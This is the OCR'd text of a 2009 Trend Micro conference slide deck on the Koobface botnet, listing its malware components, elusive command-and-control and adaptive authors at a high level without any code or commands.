TREND MICRO

Securing Your Web World



The Real Face of Koobface

Ryan Flores

Jonell Baltazar

Joey Costoya

Presented By: Ivan Macalintal

Presenter Title


VB 2009

September 2009

"A single entity defined by the sum of its parts…"

- Dunne, "The Lost Symbol"

Chapter 18



What is the real face of Koobface?


Koobface, not just a single piece of malware

Group of malwares working together not only to form the Koobface botnet but to also support the business model of Koobface.


- Main Downloaders
- Social Network Propagation Components
- Bloggers
- Web Servers
- URL Checkers
- Captcha Breakers
- FakeAVs
- Web Search Hijackers
- Rogue DNS Changers
- Data Stealers
- Koobface C&C
- and many more….

Koobface, an ever evolving threat


Securing Your Web World



Koobface, an ever elusive C&C



Koobface, able to adapt



Koobface is…

- Multi-component
- Evolving
- Elusive
- with an adaptable malware writing group behind it!


What else?

The Koobface Botnet


Some Koobface facts you probably didn't know…

Koobface authors gets personal



```
[2009-07-22 20:24:17]
#We express our high gratitude to
#for the help in bug fixing, researches and documentation for our software.
```




Koobface blocks Akamai



